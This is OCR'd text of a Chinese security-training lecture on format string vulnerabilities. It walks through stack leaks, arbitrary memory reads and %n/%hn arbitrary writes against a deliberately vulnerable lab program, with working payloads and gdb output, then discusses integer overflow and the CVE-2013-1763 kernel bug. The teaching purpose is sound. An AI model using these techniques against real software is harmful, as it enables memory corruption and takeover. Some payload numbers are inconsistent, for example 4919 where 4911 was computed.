长亭科技
CHAITIN.CN

二进制漏洞挖掘与利用

课时9: 格式化字符串

课时大纲

- 格式化字符串的历史和相关函数
- 格式化字符串语法
- 泄露栈
- 任意内存泄露
- 任意地址写
- 整数溢出漏洞利用思路

格式化字符串的历史

- 从1999年6月开始发现和公开
- 2000年下半年发现了大量软件受到影响，震惊安全界
- 发布文章《Format String Attacks》, Newsham (2001)，描述了如何利用 %x 和 %n 实现内存任意读写

2000年发现的格式化字符串漏洞

Application	*Found by*	*Impact*	*years*
wu-ftpd 2.*	security.is	remote root	> 6
Linux rpc.statd	security.is	remote root	> 4
IRIX telnetd	LSD	remote root	> 8
Qualcomm Popper 2.53	security.is	remote user	> 3
Apache + PHP3	security.is	remote user	> 2
NLS / locale	CORE SDI	local root	?
screen	Jouko Pynnōnen	local root	> 5
BSD chpass	TESO	local root	?
OpenBSD fstat	ktwo	local root	?

格式化字符串相关函数

- fprintf — prints to a FILE stream
- printf — prints to the ‘stdout’ stream
- sprintf — prints into a string
- snprintf — prints into a string with length checking
- vfprintf — print to a FILE stream from a va_arg structure
- vprintf — prints to ‘stdout’ from a va_arg structure
- vsprintf — prints to a string from a va_arg structure
- vsnprintf — prints to a string with length checking from a va_arg structure
- setproctitle — set argv[]
- syslog — output to the syslog facility

格式化字符串常见语法

- %d - 打印 signed int
- %u - 打印 unsigned int
- %s - 打印参数地址处的字符串
- %x - 打印 hex 形式的整数
- %p - 打印指针，即void *

控制打印宽度

- %<正整数n>c 打印宽度为n的字符串(打印长度为n)

举例:
printf("%10c", 0x41);
打印A，宽度为10，因此A前面会填充9个空格，打印效果如下：
␣␣␣␣␣␣␣␣␣A

printf("%123c", 0x41)
打印字符串长度123，用空格填充

关于%n、%hn、%hhn

- %n 将当前已打印字符的个数(4字节)写入参数地址处
- %hn 写入2字节
- %hhn 写入1字节

举例:

```
printf("%10c%n", 0x41, 0x41414141);
```

打印9个空格加上1个A，所以会往地址0x41414141处写入10(4字节)。

打印字符:␣␣␣␣␣␣␣␣␣A

```
printf("%1337c%hhn", 0x41, 0x804a000);
```

因为1337=0x539，往地址0x804a000处写入1字节0x39。

关于 $ 符号

- %<正整数n>$<fmt> 指定占位符对应第n个参数，例如 %12$x，此处%x对应第12个参数

举例：

```
printf("0x%2$x:0x%1$x\n", 0xdeadbeef, 0xcafebabe);
```

当中的%2$x对应第二个参数，%1$x对应第一个参数

打印结果：

```
0xcafebabe:0xdeadbeef
```

参数不足的情况

如果 printf 的参数不足，会发生什么？

会假设这些参数的存在，在对应的栈/寄存器上找到这些参数，并做相应处理。

举例：

```
printf("%p:%p:%p:%p\n");
```

打印结果如下：

```
0xff972404:0xff97240c:0x8048461:0xf76e63dc
```

对于x86下32位程序，参数都在栈上，因此printf把栈上的值一次打印了出来

案例学习:三种利用场景


```c
#include <stdio.h>
#include <string.h>

int flag = 0x44434241;

int main(int argc, char **argv) {
    char buf[1024];
    int secret = 0x12345678;
    if (argc < 2) return 1;
    strncpy(buf, argv[1], 1023));
    printf(buf);
    printf("\n");

    if (flag == 0x13371337) {
        printf("You Win!\n");
    }

    return 0;
}
```

编译左边代码:gcc fmt.c -o fmt -m32 -ggdb

利用格式化字符串漏洞:

1. 如何泄露secret的值? - 泄露栈

2. 如何泄露flag的值? - 泄露任意内存

3. 如何将flag修改为0x13371337? - 修改任意内存

泄露栈上的secret变量


```
gdb --args ./fmt $(python -c 'print "AAAA"')
(gdb) b *0x08048569
Breakpoint 1 at 0x8048569: file fmt.c, line 11.
(gdb) r
Starting program: /vagrant/Challenges/fmt/fmt AAAA
Breakpoint 1, 0x08048569 in main (argc=2, argv=0xffffd664) at fmt.c:11
11          printf(buf);
(gdb) x/16wx $esp
0xffffd180:     0xffffd1ac      0xffffd7bb      0x000003ff      0x00000174
0xffffd190:     0x00000174      0x00000044      0x00000044      0xffffd664
0xffffd1a0:     0x00000004      0x00000007      0x12345678      0x41414141
0xffffd1b0:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/s 0xffffd1ac
0xffffd1ac:     "AAAA"
(gdb)
```

在调用printf(buf)之前断下，查看栈

栈上第一个指针就是printf的第一个参数buf，即格式化字符串，再往后的数据即 printf的第2、3、4...个参数

```
$ ./fmt $(python -c 'print "AAAA:%2$p"')
AAAA:0x3ff
$ ./fmt $(python -c 'print "AAAA:%10$p:%11$p"')
AAAA:0x12345678:0x41414141
```

格式化字符串：0xffffd1ac 栈上往后的数据均可被格式化字符串中的占位符索引到。

例如左图中的0x000003ff，可以作为printf的第3个参数，或者说是格式化字符串的第2个参数，可以用%2$p作为指针打印出来

因此secret变量也在栈上，是格式化字符串的第 10个参数，可以通过%10$p泄露出来。

泄露任意内存


```
gdb --args ./fmt $(python -c 'print "AAAA"')
(gdb) b *0x08048569
Breakpoint 1 at 0x8048569: file fmt.c, line 11.
(gdb) r
Starting program: /vagrant/Challenges/fmt/fmt AAAA
Breakpoint 1, 0x08048569 in main (argc=2, argv=0xffffd664) at fmt.c:11
11          printf(buf);
(gdb) x/16wx $esp
0xffffd180:     0xffffd1ac      0xffffd7bb      0x000003ff      0x00000174
0xffffd190:     0x00000174      0x00000044      0x00000044      0xffffd664
0xffffd1a0:     0x00000004      0x00000007      0x12345678      0x41414141
0xffffd1b0:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/s 0xffffd1ac
0xffffd1ac:     "AAAA"
(gdb)

$ ./fmt $(python -c 'print "AAAA:%2$p"')
AAAA:0x3ff
$ ./fmt $(python -c 'print "AAAA:%10$p:%11$p"')
AAAA:0x12345678:0x41414141
```

在调用printf(buf)之前断下，查看栈

栈上第一个指针就是printf的第一个参数buf，即格式化字符串，再往后的数据即 printf的第2、3、4...个参数

左图中高亮的0x41414141实际上就是格式化字符串buf内容的开头4字节AAAA，可以作为printf的第12个参数，或者说是格式化字符串的第11个参数，可以用%11$p作为指针打印出来

如果把%11$p改成%11$s呢？那就是打印地址 为0x41414141的字符串了！这4个字节是可以任意修改的，因此可以将任意地址的字符串通过%s输出。

泄露任意内存


```
gdb --args ./fmt $(python -c 'print "AAAA"')
(gdb) p &flag
$1 = (int *) 0x804a02c <flag>

$ ./fmt $(python -c 'print "AAAA:%11$p"')
AAAA:0x41414141
$ ./fmt $(python -c 'print "\x2c\xa0\x04\x08:%11$s"')
,:ABCD
```


binary包含调试符号，在gdb中查看flag变量地址，为0x804a02c

已经知道格式化字符串的第 11个参数对应buf的前4个字节，可控。

我们将buf前4字节设为0x804a02c，并使用%11$s打印地址为0x804a02c处的字符串，得到ABCD，可知flag变量的值为0x44434241。

这个方法可以泄露任意地址 处的内存。如何实现任意内存写呢？用 %n!

泄露任意内存总结



左图画出了通过%s泄露0x804a02c处内存的示意图。关键步骤如下：

1. 明确要泄露的地址，将其包含在格式化字符串（栈上）内，例如0x804a02c
2. 用$符号去索引，用%s去打印相应地址处的字符串，例如%11$hn

任意内存写


```
$ ./fmt $(python -c 'print "AAAA:%11$p"')
AAAA:0x41414141
$ ./fmt $(python -c 'print "\x2c\xa0\x04\x08:%11$s"')
,:ABCD
$ gdb --args ./fmt $(python -c 'print "\x2c\xa0\x04\x08:%11$n"')
Reading symbols from ./fmt...done.
(gdb) b *0x08048569
(gdb) b *0x0804856e
(gdb) r
Starting program: /vagrant/Challenges/fmt/fmt ,:%11\$n
Breakpoint 1, 0x08048569 in main (argc=2, argv=0xffffd664) at fmt.c:11
11          printf(buf);
(gdb) x/wx 0x0804a02c
0x804a02c <flag>:       0x44434241
(gdb) c
Continuing.
Breakpoint 2, 0x0804856e in main (argc=2, argv=0xffffd664) at fmt.c:11
11          printf(buf);
(gdb) x/wx 0x0804a02c
0x804a02c <flag>:       0x00000005
```

在调用printf(buf)之前和之后都下断点，观察printf调用前后的内存变化

调用前flag=0x44434241

调用后flag=0x00000005

将%11$s改为%11$n，则printf的行为从打印0x0804a02c（flag）处的字符串变成了修改0x0804a02c（flag）处的4字节。

修改内容为到%n为止打印的字节数，此处打印的字符串为"\x2c\xa0\x04\x08:"，一共5字节，因此flag的值被改成了5。

如何修改成任意值？

任意内存写


```
$ gdb --args ./fmt $(python -c 'print "\x2c\xa0\x04\x08:%1234c%11$n"')
Reading symbols from ./fmt...done.
(gdb) b *0x08048569
(gdb) b *0x0804856e
(gdb) r
Starting program: /vagrant/Challenges/fmt/fmt ,:%11\$n
Breakpoint 1, 0x08048569 in main (argc=2, argv=0xffffd664) at fmt.c:11
11          printf(buf);
(gdb) x/wx 0x0804a02c
0x804a02c <flag>:       0x44434241
(gdb) c
Continuing.
Breakpoint 2, 0x0804856e in main (argc=2, argv=0xffffd664) at fmt.c:11
11          printf(buf);
(gdb) x/wx 0x0804a02c
0x804a02c <flag>:       0x000004d7
(gdb) p flag
$1 = 1239
```

在调用printf(buf)之前和之后都下断点，观察printf调用前后的内存变化

调用前flag=0x44434241

调用后flag=1239(0x4d7)

由于打印字符数量可以控制写入的值，因此在%11$n之前用格式化字符串控制 宽度的方法来控制要写的 值，比如这里加上%1234c，此时截止到%n为止，打印的字符数编程了5+1234=1239，此时flag的值就被改成了 1239。

如果要写入0x13371337，0x13371337 - 5 = 322376498，是否使用%322376498c即可？

任意内存写


```
$ ./fmt $(python -c 'print "\x2c\xa0\x04\x08:%322376498c%11$n"')
```

程序会无休止地打印空格，打印 322376498个字符太耗时了！

```
$ gdb --args ./fmt $(python -c 'print "\x2c\xa0\x04\x08:%4914c%11$hn"')
(gdb) b *0x08048569
(gdb) b *0x0804856e
(gdb) r
Starting program: /vagrant/Challenges/fmt/fmt ,:%11\$n
Breakpoint 1, 0x08048569 in main (argc=2, argv=0xffffd664) at fmt.c:11
11          printf(buf);
(gdb) x/wx 0x0804a02c                          调用前flag=0x44434241
0x804a02c <flag>:       0x44434241
(gdb) c
Continuing.
Breakpoint 2, 0x0804856e in main (argc=2, argv=0xffffd664) at fmt.c:11
11          printf(buf);
(gdb) p/x flag
$3 = 0x44431337                                调用后flag=0x44431337
```

如果要写入0x13371337，0x13371337 - 5 = 322376498，是否使用%322376498c即可？

考虑使用%hn，一次只修改2字节，尝试把低2字节改成0x1337，计算一下需要设置的打印宽度：0x1337 - 5 = 4914

使用%4914c来设置打印宽度，最终flag被改成了0x44431337。

任意内存写


```
$ ./fmt $(python -c 'print "\x2c\xa0\x04\x08\x2e\xa0\x04\x08%11$p:%12$p"')
, . 0x804a02c:0x804a02e
```

如果要修改4字节，我们可以使用两次%hn。

可以在buf开头分别填上flag低2字节和flag高2字节的地址，"\x2c\xa0\x04\x08"和"\x2e\xa0\x04\x08"，用$11和$12去索引，用%p打印出来的效果如左边所示。

要修改这2个地址处的2字节，可以使用两次%hn，并插入合适的打印宽度控制，来控制写入的内容。
使用形如"\x2c\xa0\x04\x08\x2e\xa0\x04\x08%Xc%11$hn%Yc%12$hn"的格式化字符串

填入的宽度控制%Xc和%Yc中的X和Y需要满足以下条件：
8 + X == 0x1337 (mod 0x10000)
8 + X + Y == 0x1337 (mod 0x10000)
一组解：
X = 0x1337 - 8 = 4911
Y = 0（删去%Yc）最终Payload："\x2c\xa0\x04\x08\x2e\xa0\x04\x08%4919c%11$hn%12$hn


任意内存写


```
$ gdb -q --args ./fmt $(python -c 'print
"\x2c\xa0\x04\x08\x2e\xa0\x04\x08%4911c%11$hn%12$hn"')
Reading symbols from ./fmt...done.
(gdb) b *0x0804856e
Breakpoint 1 at 0x804856e: file fmt.c, line 11.
(gdb) r
Starting program: /vagrant/Challenges/fmt/fmt , . %4911c%11\$hn%12\$hn
, .

Breakpoint 1, 0x0804856e in main (argc=2, argv=0xffffd654) at fmt.c:11
11          printf(buf);
(gdb) p/x flag
$1 = 0x13371337
(gdb) c
Continuing.

?
You Win!
```

在调用printf(buf)之后下断点

经过调试实验，成功将flag的值修改为了0x13371337，程序最后输出了"You Win!"字样。

任意内存写总结



左图画出了通过2个%hn修改0x804a02c处4字节内存的示意图。关键步骤如下：

1. 明确要修改的地址，将其包含在格式化字符串（栈上）内，例如0x804a02c和0x804a02e
2. 用$符号去索引，用%n/%hn/%hhn去修改地址处的值，例如%11$hn和%12$hn
3. 插入可控制宽度的%<Width>c来控制写入的值，例如%4011c

格式化字符串漏洞利用方法总结

- 利用%p（或者%x等）结合$符号可任意读取栈上地址
  - 可用于泄露 libc 地址，例如main()函数的返回地址为_libc_start_main，在glibc中
  - 泄露堆、栈地址
- 利用 %s 结合 $ 符号可读取任意内存
- 利用%n %hn %hhn任意地址写
  - 修改变量
  - 劫持 GOT 表项
  - 修改函数返回地址

整数溢出漏洞利用

IO2BO

```
void safe_memcpy(char *src, int size) {
    char dst[512];
    if (size < 512) {
        memcpy(dst, src, size);
    }
}
```

数组下标越界

```
void safe_set_element(char *arr, int index, char value, int arr_size) {
    if (index < arr_size) {
        arr[index] = value;
    }
}
```

- 一般来说，两种类型的整数最可能被利用
  - 证书溢出导致的缓冲区溢出：IO2BO（Integer Overflow to Buffer Overflow）
  - 数组下标越界（上溢或下溢）

IO2BO 漏洞利用

- IO2BO 类型的漏洞最终导致的是缓冲区溢出（Buffer Overflow），即栈溢出（Stack Overflow）或堆溢出（Heap Overflow），因此利用方法可参考相关栈、堆溢出内容。

数组下标越界漏洞利用

- 数组下标越界情形变化多样，利用思路要视具体情况而定
- 下标越界导致某范围内内存读
  - 泄露堆、栈、代码、库地址
- 下标越界导致某范围内内存写入任意值
  - 修改虚表、函数指针
  - 修改某些结果，例如长度属性，借助代码逻辑实现更进一步的操作
- 下标越界导致某范围内内存写入固定值
  - 修改某些结构，例如长度属性，借助代码逻辑实现更进一步的操作
- 下标越界导致超范围解引用
  - 在可控内存中解引用，构造结构、属性、函数

数组下标越界案例

长亭科技 CHAITIN.CN

CVE-2013-1763 Linux Kernel netlink message family number overflow

```
net/core/sock_diag.c View file @ 6e601a5
@@ -121,6 +121,9 @@ static int
__sock_diag_rcv_msg(struct sk_buff *skb, struct
nlmsghdr *nlh)
   if (nlmsg_len(nlh) < sizeof(*req))
     return -EINVAL;
+  if (req->sdiag_family >= AF_MAX)
+    return -EINVAL;
   hndl = sock_diag_lock_handler(req->sdiag_family);
   if (hndl == NULL)
      err = -ENOENT;
     else
 err = hndl->dump(skb, nlh);
...
```

```
static const inline struct
sock_diag_handler
*sock_diag_lock_handler(int family)
{
      if (sock_diag_handlers[family] ==
NULL)

request_module("net-pf-%d-proto-%d-type-%d"
, PF_NETLINK,

NETLINK_SOCK_DIAG, family);

      mutex_lock(&sock_diag_table_mutex);
      return sock_diag_handlers[family];
}
```

handler函数数组下标未检查上界，因此可以索引到一个可控内存，从而劫持handler。